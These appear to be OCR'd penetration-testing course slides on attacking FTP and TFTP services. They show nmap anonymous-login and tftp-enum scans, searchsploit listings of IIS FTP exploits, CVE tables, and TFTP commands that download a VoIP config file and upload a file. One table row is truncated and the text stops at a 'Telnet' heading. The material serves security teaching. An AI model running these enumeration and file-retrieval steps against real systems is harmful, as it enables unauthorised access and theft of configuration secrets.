An Toàn Dịch Vụ Ở Xa

Overview

- Remote information services provide system, user, and network details over IP.
- Such services can be probed to collate username listings and details of trusted networks and hosts, and, in some cases, compromise systems directly
- The *systat* and *netstat* services are interesting because current network and system information can be found easily by connecting to the services using *telnet*


FTP

- File Transfer Protocol (FTP) provides remote file system access, usually for maintenance of web applications
- FTP services are vulnerable to the following classes of attack:
  - ✓ Brute-force password grinding
  - ✓ Anonymous browsing and exploitation of software defects
  - ✓ Authenticated exploitation of vulnerabilities (requiring certain privileges)

Fingerprinting FTP Services

- Nmap performs network service and OS fingerprinting via the -A flag
- -A flag invokes the *ftp-anon script* (among others), which tests for anonymous access and returns the server directory structure upon authenticating.


For example: FTP service fingerprinting using Nmap



```
root@kali:~# nmap -Pn -sS -A -p21 130.59.10.36

Starting Nmap 6.46 (http://nmap.org) at 2014-11-02 08:13 UTC
Nmap scan report for 130.59.10.36
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| lrwxrwxrwx    1 ftp      ftp             8 Jun 26  2013 README -> .message
| drwxr-xr-x    3 ftp      ftp             4 May 24  2013 doc
| -rw-rw-r--    1 ftp      ftp      80531673 Nov 02 05:59 ls-lR.gz
| drwxr-xr-x    2 ftp      ftp            75 May 16 13:30 mirror
| drwxr-xr-x    4 ftp      ftp             4 Jul 24 07:18 pool
| drwxrwxr-x    3 ftp      ftp             7 Jan 31  2013 pub
| drwxrwxr-x   10 ftp      ftp            11 Mar 21  2004 software
| lrwxrwxrwx    1 ftp      ftp            13 Jun 26  2013 ubuntu
|_lrwxrwxrwx    1 ftp      ftp            21 Jun 26  2013 ubuntu-cdimage
Device type: general purpose
Running: Linux 2.4.X
```

Known FTP Vulnerabilities (1/2)


- Popular FTP servers include the Microsoft IIS FTP Server, ProFTPD, and Pure-FTPd



CVE reference	Affects (up to)	Notes
CVE-2010-3972	IIS 7.0 and 7.5	Remotely exploitable heap overflow [a]
CVE-2009-3023	IIS 5.0 and 6.0	`NLIST` overflow resulting in code execution via an authenticated session [b]
CVE-2015-3306	ProFTPD 1.3.5	Flaw within *mod_copy* allowing attackers to read and write to arbitrary locations
CVE-2014-6271	ProFTPD *(all versions)*	FTP service `USER` command vector for the GNU bash *shellshock* vulnerability [a]
CVE-2011-4130	ProFTPD 1.3.3f	Authenticated use-after-free bug resulting in code execution upon login
CVE-2010-4652	ProFTPD 1.3.3c	ProFTPD 1.3.3c *mod_sql* overflow via SQL injection or similar vector [b]
CVE-2010-		Remote unauthenticated overflow via `TELNET_IAC` escape sequence [c]

Known FTP Vulnerabilities (2/2)

- To evaluate publicly available exploit scripts, use the searchsploit utility within Kali Linux




```
root@kali:~# searchsploit iis ftp
---------------------------------------------------- ---------------------------
Description                                         |  Path
---------------------------------------------------- ---------------------------
Microsoft IIS 5.0/6.0 FTP Server Remote Stack Overf | /windows/remote/9541.pl
Microsoft IIS 5.0 FTP Server Remote Stack Overflow  | /windows/remote/9559.pl
Microsoft IIS 5.0/6.0 FTP Server (Stack Exhaustion) | /windows/dos/9587.txt
Windows 7 IIS7.5 FTPSVC UNAUTH'D Remote DoS PoC     | /windows/dos/15803.py
Microsoft IIS FTP Server NLST Response Overflow     | /windows/remote/16740.rb
Microsoft IIS FTP Server <= 7.0 - Stack Exhaustion  | /windows/dos/17476.rb
Microsoft IIS 4.0/5.0 FTP Denial of Service Vulnera | /windows/dos/20846.pl
---------------------------------------------------- ---------------------------
```

TFTP

- TFTP (Trivial File Transfer Protocol) uses UDP port 69 and requires no authentication—clients read from, and write to servers using the datagram format outlined in RFC 1350. Within large internal networks, however, TFTP is used to serve configuration files and ROM images to VoIP handsets and other devices.
- TFTP servers are exploited via the following attack classes:
  - ✓ Obtaining material from the server (e.g., configuration files containing secrets)
  - ✓ Bypassing controls to overwrite data on the server (e.g., replacing a ROM image)
  - ✓ Executing code via an overflow or memory corruption flaw


TFTP brute-force and file recovery (1/2)



```
root@kali:~# nmap -Pn -sU -p69 --script tftp-enum 192.168.10.250

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 13:01 UTC
Nmap scan report for 192.168.10.250
PORT    STATE SERVICE
69/udp open  tftp
| tftp-enum:
| tftp-enum:
|   sip.cfg
|   syncinfo.xml
|   SEPDefault.cnf
|   SIPDefault.cnf
|_  XMLDefault.cnf.xml

root@kali:~# tftp 192.168.10.250
tftp> get sip.cfg
Received 1738 bytes in 0.6 seconds
tftp> quit
root@kali:~# head -5 sip.cfg
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<!-- Generated sip-basic.cfg Configuration File -->
<polycomConfig xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:noNamespaceSchemaLocation="polycomConfig.xsd">
  <msg>
    <msg.mwi msg.mwi.1.callBackMode="registration"
    msg.mwi.2.callBackMode="registration"></msg.mwi>
```


TFTP brute-force and file recovery (2/2)

- Many TFTP server configurations also permit arbitrary file uploads



```
root@kali:~# echo testing > test.txt
root@kali:~# tftp 192.168.10.250
tftp> put test.txt
Sent 9 bytes in 0.3 seconds
tftp> get test.txt
Received 9 bytes in 0.1 seconds
```

TFTP server flaws




CVE reference(s)	Vendor	Notes
CVE-2013-0689	Emerson	Multiple Emerson Process Management devices make it possible for attackers to upload files and execute arbitrary code via TFTP
CVE-2013-0145	Vercot	Serva32 2.1.0 TFTP read request overflow
CVE-2012-6664	Distinct	TFTP 3.10 code execution via writable directory traversal [a]
CVE-2012-6663	General Electric	D20 password recovery via TFTP [b]
CVE-2011-5217	Hitachi	Directory traversal in the Hitachi JP1 PXE TFTP service provides a means for remote attackers to read arbitrary files
CVE-2011-4821	D-Link	D-Link routers using 1.0.2NA firmware allow remote attackers to read arbitrary files
CVE-2011-0376	Cisco	TelePresence 1.6.1 and prior provides a means for remote attackers to obtain sensitive information via TFTP

Telnet

